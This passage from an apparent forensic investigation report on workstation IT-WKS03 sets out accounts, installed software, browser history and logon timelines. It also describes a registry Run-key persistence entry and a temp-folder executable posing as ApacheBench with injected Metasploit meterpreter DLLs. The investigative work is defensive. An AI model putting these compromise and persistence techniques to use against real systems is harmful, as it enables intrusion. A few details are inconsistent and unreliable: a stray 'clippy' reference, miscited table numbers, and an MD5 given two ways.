


Image 3.5.15: SHA1 hash of IT-wks03 memory dump






Image 3.5.16: Empty Acquisition Time for Memory Dump



In comparison, Autopsy was able to successfully match the MD5 and SHA1 hashes as well as the acquisition timestamp upon loading the E01 file and processing the hashes.

Image 3.5.17: Hash and Acquisition Timestamp Verification in Autopsy



Basic Information

Upon verifying all of the hashes and acquisition times (bar the memory dump acquisition time) to verify that they were forensically sound, the next step was to find some basic information about the device. For this step, AXIOM Examine was used to identify the machine name, operating system, build number, timezone, and assigned IPv4 address, all of which came the SYSTEM and SOFTWARE registry hives.

Table 3.5.20: Basic Information

Machine Name	IT-WKS03
Machine OS	Windows 10 Pro
Build number	16299
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.1.103

User Accounts

The next step was to identify all of the user accounts on the device, of which there were three non-standard accounts. This was found using the SAM registry hive as well as the *ProfileList* registry key from the SOFTWARE registry hive.

Table 3.5.21: User Accounts

Number of Users	3	Last Logged in user	james.middleton-adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1001	Administrators	1/26/2019 01:14:01	3/7/2019 05:00:01	Local
anthony.ross	1106	---	1/25/2019 20:55:09	3/26/2019 9:00:22	Domain
james.middleton-adm	1117	---	2/14/2019 13:46:46	3/29/2019 17:15:05	Domain

Installed Programs

To find the list of installed programs on the device, the SOFTWARE registry hive was consulted to get a full list of installed programs. This was then compared against the login/logout list in a section further down below to extrapolate which user was signed in to install each application. All of the applications installed on 2/14/2019 were installed by **james.middleton-adm** as indicated by the presence of **ninite.exe**.

Table 3.5.22: Installed Programs

Program Name	Version	Installation Date	User
Java	6.0.220	1/26/2019	Admin
Java AutoUpdater	2.0.2.4	1/26/2019	Admin
OpenOffice.org	3.3.9567	1/26/2019	Admin
Spotify	1.1.0.237.g378f6f25	2/14/2019	james.middleton-adm
Google Chrome	73.0.3683.86	2/14/2019	james.middleton-adm
Google Update	1.3.34.7	2/14/2019	james.middleton-adm
Notepad++	7.6.3	2/14/2019	james.middleton-adm
WinSCP	5.13.7	2/14/2019	james.middleton-adm
Skype	8.39	2/14/2019	james.middleton-adm
Dropbox	69.4.102	2/14/2019	james.middleton-adm
Dropbox Update Helper	1.3.189.1	2/14/2019	james.middleton-adm
KeePass Password Safe	2.41	2/14/2019	james.middleton-adm
7-Zip	18.06	2/14/2019	james.middleton-adm
PuTTY	0.70.0.0	2/14/2019	james.middleton-adm
VLC Media Player	3.0.6	2/14/2019	james.middleton-adm
GIMP	2.10.8	2/14/2019	james.middleton-adm
Python	2.7.15150	2/14/2019	james.middleton-adm
TeamViewer	14.1.9025	2/23/2019	anthony.ross
Adobe Acrobat DC Reader	19.010.20098	3/1/2019	anthony.ross
AccessData FTK	4.2.0.13	3/28/2019	james.middleton-adm

Imager			

Application Usage

To confirm which user was using which each application, each user's **NTUSER.dat** file was extracted and processed to locate the **UserAssist** key, which keeps track of how many times the user ran each application and when it was last run.

Table 3.5.23: Application usage of james.middleton-adm

Application	Run Count	Last Run (UTC-5)
Windows Maps	12	2/14/2019 13:45:10
Get Started	14	2/14/2019 13:45:10
Feedback Hub	13	2/14/2019 13:45:10
People	11	2/14/2019 13:45:10
Snipping Tool	9	2/14/2019 13:45:10
Calculator	8	2/14/2019 13:45:10
MsPaint	7	2/14/2019 13:45:10
Notepad	6	2/14/2019 13:45:10
Ninite	1	2/14/2019 13:48:52
Computer Management	1	2/23/2019 16:54:25
File Explorer	4	3/28/2019 19:51:26
Command Prompt	1	3/28/2019 19:51:44
FTK Imager	1	3/28/2019 19:52:32

Table 3.5.24: Application usage of Admin

Application	Run Count	Last Run (UTC-5)
Get Started	14	1/25/2019 20:12:49
Sticky Notes	10	1/25/2019 20:12:49
Snipping Tool	9	1/25/2019 20:12:49

MsPaint	7	1/25/2019 20:12:49
Notepad	6	1/25/2019 20:12:49
Feedback Hub	13	1/25/2019 20:12:49
People	11	1/25/2019 20:12:49
Windows Maps	12	1/25/2019 20:12:49
System Properties Computer Name	2	1/25/2019 20:50:59
File Explorer	8	1/26/2019 23:08:28
D:\Installation_files\setup.exe	1	1/26/2019 23:08:39
Calculator	9	1/28/2019 11:16:48
Command Prompt	1	1/28/2019 11:16:56

Table 3.5.25: Application usage of anthony.ross

Application	Run Count	Last Run (UTC-5)
Get Started	14	1/25/2019 20:53:36
Feedback Hub	13	1/25/2019 20:53:36
Windows Map	12	1/25/2019 20:53:36
People	11	1/25/2019 20:53:36
Sticky Notes	10	1/25/2019 20:53:36
Snipping Tool	9	1/25/2019 20:53:36
Calculator	8	1/25/2019 20:53:36
MsPaint	7	1/25/2019 20:53:36
Command Prompt	1	2/12/2019 12:17:53
Control Panel	1	2/23/2019 13:00:11
TeamViewer_Setup.exe	1	2/23/2019 13:09:01
GIMP 2.10.8	2	3/1/2019 11:22:13
Acrobat Reader DC	2	3/24/2019 15:42:48
Skype	1	3/4/2019 15:13:13

KeePass Password Safe	1	3/4/2019 15:13:27
OpenOffice.org	1	3/5/2019 11:43:04
Edge	1	3/5/2019 11:43:41
Notepad++	3	3/6/2019 23:55:49
Notepad	7	3/7/2019 00:01:11
File Explorer	14	3/7/2019 00:01:51
Powershell	2	3/7/2019 00:04:23
Chrome	6	3/24/2019 15:59:05
PuTTY	2	3/24/2019 16:00:22
Remote Desktop	1	3/24/2019 16:01:11
hfs.exe	4	3/26/2019 9:00:28

Browser Activity

For the browser activity, AXIOM Examine processed the Chrome and Edge **History** files, which were then sorted by which user directory the files came from. From there, the most important or relevant search items were identified and entered into the tables below.

Table 3.5.26: Chrome history of anthony.ross

Title	Visit Count	Last Access Timestamp (UTC-5)
confidential type:*.pdf	7	03/04/2019 15:12:32
LA Confidental	1	03/04/2019 15:11:14
nda2.pdf	1	03/04/2019 15:11:54
CONFIDENTIALITY AGREEMENT	1	03/04/2019 15:12:03
Ring Confidential Transactions	1	03/04/2019 15:12:09
700301..pdf	1	03/04/2019 15:12:18
secret type:*.pdf	2	03/04/2019 15:12:43
0000605-201808180-00019.pdf	1	03/04/2019 15:12:39
coder type:*.pdf	1	03/04/2019 15:12:48

Clean_Code.pdf	1	03/04/2019 15:12:51
Custom Cursor for Chrome™ - Chrome Web Store	1	03/05/2019 11:39:49
LastPass	1	03/05/2019 11:40:16

Table 3.5.27: Edge history of anthony.ross

Title	Visit Count	Last Access Timestamp (UTC-5)
http://client.teamviewer.com/uninstall/index.aspx?ID=&Version=14.1.9025	2	02/23/2019 13:01:56
res://C:\Users\anthony.ross\Downloads\readerdc_en_xa_cra_install.exe/160	1	03/01/2019 11:28:28
file:///C:/Users/anthony.ross/Desktop/LA Confidential.pdf	1	03/04/2019 15:11:23
file:///C:/Users/anthony.ross/Desktop/confidential	1	03/04/2019 15:11:28
file:///C:/Users/anthony.ross/Desktop/confidential/nda2.pdf	1	03/04/2019 15:11:59
file:///C:/Users/anthony.ross/Desktop/confidential/2015-1098.pdf	1	03/04/2019 15:12:12
file:///C:/Users/anthony.ross/Desktop/confidential/700301.pdf	1	03/04/2019 15:12:23
file:///C:/Users/anthony.ross/Desktop/confidential/0000605-201508180-00019.pdf	1	03/04/2019 15:12:43
file:///C:/Users/anthony.ross/Desktop/confidential/Clean_Code.pdf	1	03/04/2019 15:12:58
file:///C:/Users/anthony.ross/Documents/Database.kdbx	1	03/04/2019 15:13:41
file:///C:/Users/anthony.ross/Desktop/New Text Document.txt	1	03/05/2019 11:42:27
file:///C:/Users/anthony.ross/Downloads/luxury-motor-boat-rio-yachts-450w-469809758.jpg	1	03/05/2019 11:44:59
file:///C:/Users/anthony.ross/Desktop/code.rtf	2	03/05/2019 11:45:26

file:///C:/Users/anthony.ross/Documents/trains.txt	2	03/07/2019 00:00:18
file:///C:/Users/anthony.ross/Documents/choochoo.txt.txt	1	03/07/2019 00:01:09
file:///C:/Users/anthony.ross/Documents/Winning	1	03/07/2019 00:01:28
file:///C:/Users/anthony.ross/Desktop/confidential/Confidentiality Agreement.pdf	2	03/24/2019 15:42:35

Table 3.5.28: Edge history of james.middleton-adm

Title	Visit Count	Last Access Timestamp (UTC-5)
file:///C:/Windows/system32/oobe/FirstLogonAnim.html	1	02/14/2019 13:47:01

Logins/Logouts

As part of the last large information-gathering section, the tool **hayabusa** was used to process all of the Windows Event logs into a large timeline. Once this timeline was opened in the CSV file format, a filter was applied to search for any events related to the specific users, of which the keyword was formatted specifically to fit into the events where logins and logouts are recorded. The below tables reflect the logins and logouts of each user sorted from oldest to newest.

Table 3.5.29: Admin user logins and logouts

Timestamp	Hostname	Login/Logout	Event ID
2019-01-25 20:14:02 -05:00	DESKTOP-TR82FV3	Explicit Logon	4672
2019-01-25 20:14:25 -05:00	DESKTOP-TR82FV3	Logoff	4634
2019-01-25 20:14:26 -05:00	DESKTOP-TR82FV3	Explicit Logon	4672
2019-01-25 20:47:46 -05:00	DESKTOP-TR82FV3	Logoff (User Initiated)	4647
2019-01-25 20:49:08 -05:00	it-wks03	Explicit Logon	4648

2019-01-25 20:52:30 -05:00	it-wks03	Logoff (User Initiated)	4647
2019-01-26 23:07:39 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-01-26 23:14:55 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-01-28 11:16:22 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-13 00:01:04.884 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647

Table 3.5.30: anthony.ross user logins and logouts

Timestamp	Hostname	Login/Logout	Event ID
2019-01-25 20:55:09 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-12 12:17:03 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-12 12:17:04 -05:00	it-wks03.grru.local	Logoff	4634
2019-02-12 12:17:05 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-02-13 00:01:05 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-02-23 12:59:41 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-02-23 12:59:42 -05:00	it-wks03.grru.local	Logoff	4634
2019-02-23 13:02:11 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-02-23 13:07:02 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 16:53:02 -05:00	it-wks03.grru.local	Logoff	4634
2019-03-05 11:38:18 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-05 11:45:29 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-03-06 23:55:16 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-06 23:58:31 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-03-06 23:59:38 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-07 00:04:30 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-03-19 22:26:24 -04:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-19 22:26:26 -04:00	it-wks03.grru.local	Logoff	4634
2019-03-24 15:38:16 -04:00	it-wks03.grru.local	Explicit Logon	4648

2019-03-24 16:02:09 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-24 16:04:11 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-26 09:00:22 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-26 09:00:22 -04:00	it-wks03.grru.local	Logoff	4634

Table 3.5.31: james.middleton-adm user logins and logouts

Timestamp	Hostname	Login/Logout	Event ID
2019-01-25 20:52:14 -05:00	it-wks03	Explicit Logon	4648
2019-01-25 20:52:15 -05:00	it-wks03	Explicit Logon	4648
2019-01-25 20:52:18 -05:00	it-wks03	Explicit Logon	4648
2019-02-14 13:46:46 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 13:02:12 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-02-23 16:54:10 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 16:55:54 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 16:56:01 -05:00	it-wks03.grru.local	Logoff	4634
2019-03-28 19:51:15 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-28 19:51:16 -04:00	it-wks03.grru.local	Logoff	4634
2019-03-28 19:51:17 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-28 19:51:17 -04:00	it-wks03.grru.local	Logoff	4634
2019-03-29 17:15:05 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-29 17:15:06 -04:00	it-wks03.grru.local	Logoff	4634

Items of Interest


With all of the main points of analysis, there were some files and activity that were flagged as anomalous. The first of this was **C:\Users\james.middleton-adm\Desktop\ninite.exe**, which is an executable used to batch install applications. This was likely used to set up all of the computers with the required applications, as indicated by the last run date matching a lot of the installation dates for software on the computer. However, there is the potential for abuse even if it did not occur on this machine.

This activity was accompanied by a list of remote desktop application software; PuTTY, WinSCP, hfs.exe, TeamViewer, and Windows Report Desktop. All of these applications were used at least once by **anthony.ross**, likely in relation to his role in the IT department. While **anthony.ross** does not appear to be the compromised user (**james.middleton-adm** does), there is again a high potential for abuse with all of this software combined with elevated or administrator privileges.

Another artifact source that contained strange behavior was the Chrome **History** file for **anthony.ross**. In his history, he was seen making searches for the terms "confidential type:*.pdf", "secret type:*.pdf", and "coder type:*.pdf", all of which are mentioned in Table 3.5.25. From those search terms, several files are downloaded and then opened using Edge. The reason why the user would search for and download such files is unknown, though perhaps it was innocoluous activity while the person behind the user account was bored or otherwise unoccupied. Nevertheless, it is definitely abnormal behavior that perhaps can be excused by working late shifts.


The last item of interest was found during registry analysis under the **Run** key in the **SOFTWARE** registry hive. In that key was a subkey named "beepbep" which would run a VBScript file stored on the Active Directory server using **cscript.exe**. This was located using Registry Explorer.

Image 3.5.18: Run key subkey "beepbep" in SOFTWARE hive



Several other examiners have also noticed the importance of **clippy** and how it is a malicious process indicating that the device has been compromised, though not necessarily exploited. Using AXIOM Examine, the "beepbep" startup item was identified as being created on 3/27/2019 at 18:57:57 EST using the **SOFTWARE** registry hive.

Image 3.5.19: "beepbep" startup item in AXIOM Examine



Memory Analysis

To start the memory analysis of the provided MEM file for IT-wks03, MemProcFS-Analyzer was used to process the file in an isolated environment. Once the processing had finished, there was a file identified in the process tree as being orphaned. This file (**C:\Users\james.middleton-adm\AppData\Local\Temp\rad65FC7.tmp\filwOuGRTtZY.exe**), was then extracted from the file using AXIOM Examine for further analysis due to the suspicious nature of running from the Windows Temp folder with no parent process.

Image 3.5.20: MemProcFS-Analyzer Process Tree Item of Suspicious File

filwOuGRTtZY.exe: 8984 - Properties

Property	Value
Create Time:	2019-03-28 23:51:35 UTC
Process Name:	filwOuGRTtZY.exe
PID:	8984
Parent Name:	
PPID:	8864
Sub-Processes:	0
Device Path:	\Device\HarddiskVolume4\Users\JAMES~1.MID\AppData\Local\Temp\rad65FC7.tmp\filwOuGRTtZY.exe
Flags:	32 U
User:	james.middleton-
File Path:	C:\Users\JAMES~1.MID\AppData\Local\Temp\rad65FC7.tmp\filwOuGRTtZY.exe
CommandLine:	"C:\Users\JAMES~1.MID\AppData\Local\Temp\rad65FC7.tmp\filwOuGRTtZY.exe"
Integrity:	Medium
Exit Time:	
Suspicious:	Orphaned, Running in Suspicious Folder
Call Chain:	8984: filwOuGRTtZY.exe

Next, the **findevil.txt** file was checked for evidence of **filwOuGRTtZY.exe**, where it was seen that the process was injecting several DLLs which are associated with Metasploit modules (**0x2550000.dll**, **metsrv.dll**, **ext_server_priv.x86.dll**, and **ext_server_stadpi.x86.dll**).

Image 3.5.21: MemProcFS-Analyzer findevil.txt mentiods of filwOuGRTtZY.exe

findevil.txt - Notepad

File Edit Format View Help

```
   #     PID Process         Type        Address          Description
-------------------------------------------------------------------
0000    8984 fiIwOuGRTtZY.e PE_INJECT    0000000002550000 Module:[0x2550000.dll] VAD:[]
0001    8984 fiIwOuGRTtZY.e PE_INJECT    0000000002580000 Module:[metsrv.dll] VAD:[]
0002    8984 fiIwOuGRTtZY.e PE_INJECT    0000000002760000 Module:[ext_server_priv.x86.dll] VAD:[]
0003    8984 fiIwOuGRTtZY.e PE_INJECT    0000000004690000 Module:[ext_server_stdapi.x86.dll] VAD:[]
```

With the knowledge that the executable was likely weaponized in a DLL injection attack, the file was then opened in PEstudio for static analysis. On the first panel, the information appeared to show that the file, with the MD5 hash *884A1C97A05B1432C3E32E905849411* was being described as the ApacheBench command line utility, or **ab.exe**.

Image 3.5.22: filwOuGRTtZY.exe basic information in PEstudio

property	value
md5	884A1C97A05B1432C3E32E7905849411
sha1	1CEEC1AC5D7D8B69FEBB8845C28920AF86B7166A
sha256	C1D34E8532A21C62DB84088A2C59E63254C22733EE4465D70986F4BFEDDAAE10
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	73802 bytes
entropy	6.319
imphash	n/a
signature	n/a
tooling	Visual Studio 6.0
entry-point	49 99 49 90 93 FC 90 F5 40 F8 FD 2F 98 90 92 37 91 4B 43 F9 49 4A 9F D6 3F 49 49 99 9F 9B F5 27 42
file-version	2.2.14
description	ApacheBench command line utility
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	Thu Sep 03 01:42:10 2009 | UTC
debugger-stamp	Tue Sep 29 03:34:14 2009 | UTC
resources-stamp	0x00000000
import-stamp	0x00000000
exports-stamp	n/a

This was seemingly confirmed in the strings of the executable, as strings were found corresponding to functions to send HTML and POST requests as well as ingest packets.

Image 3.5.23: Strings of filwOuGRTtZY.exe Part 1

```
<tr %s><th %s>Total:</th><td %s>%5l64d</td><td %s>%5l64d</td><td %s>%5l64d</t...
<tr %s><th %s>Processing:</th><td %s>%5l64d</td><td %s>%5l64d</td><td %s>%5l6...
<tr %s><th %s>Connect:</th><td %s>%5l64d</td><td %s>%5l64d</td><td %s>%5l64...
<tr %s><th %s> </th> <th %s>min</th> <th %s>avg</th> <th %s>max</th>...
<tr %s><th %s colspan=4>Connnection Times (ms)</th></tr>
<tr %s><td colspan=2 %s> </td><td colspan=2 %s>%.2f kb/s total</td></tr>
<tr %s><td colspan=2 %s> </td><td colspan=2 %s>%.2f kb/s sent</td></tr>
<tr %s><th colspan=2 %s>Transfer rate:</th><td colspan=2 %s>%.2f kb/s received</td>...
<tr %s><th colspan=2 %s>Requests per second:</th><td colspan=2 %s>%.2f</td></tr>
<tr %s><th colspan=2 %s>HTML transferred:</th><td colspan=2 %s>%l64d bytes</td><...
<tr %s><th colspan=2 %s>Total PUT:</th><td colspan=2 %s>%l64d</td></tr>
<tr %s><th colspan=2 %s>Total POSTed:</th><td colspan=2 %s>%l64d</td></tr>
<tr %s><th colspan=2 %s>Total transferred:</th><td colspan=2 %s>%l64d bytes</td></...
<tr %s><th colspan=2 %s>Keep-Alive requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Non-2xx responses:</th><td colspan=2 %s>%d</td></tr>
<tr %s><td colspan=4 %s > (Connect: %d, Length: %d, Exceptions: %d)</td></tr>
<tr %s><th colspan=2 %s>Failed requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Complete requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Time taken for tests:</th><td colspan=2 %s>%.3f seconds</t...
<tr %s><th colspan=2 %s>Concurrency Level:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Document Length:</th><td colspan=2 %s>%u bytes</td></tr>
<tr %s><th colspan=2 %s>Document Path:</th><td colspan=2 %s>%s</td></tr>
<tr %s><th colspan=2 %s>Server Port:</th><td colspan=2 %s>%hu</td></tr>
<tr %s><th colspan=2 %s>Server Hostname:</th><td colspan=2 %s>%s</td></tr>
<tr %s><th colspan=2 %s>Server Software:</th><td colspan=2 %s>%s</td></tr>
```

There were also several references to ApacheBench and **ab.pdb**. This can be faked, but the constant reapparance suggests that while the executable was getting flagged, it was highly probably that it was the legitimate software being injected with the malicious DLLs as part of a Metasploit attack.

Image 3.5.24: Strings of filwOuGRTtZY.exe Part 2


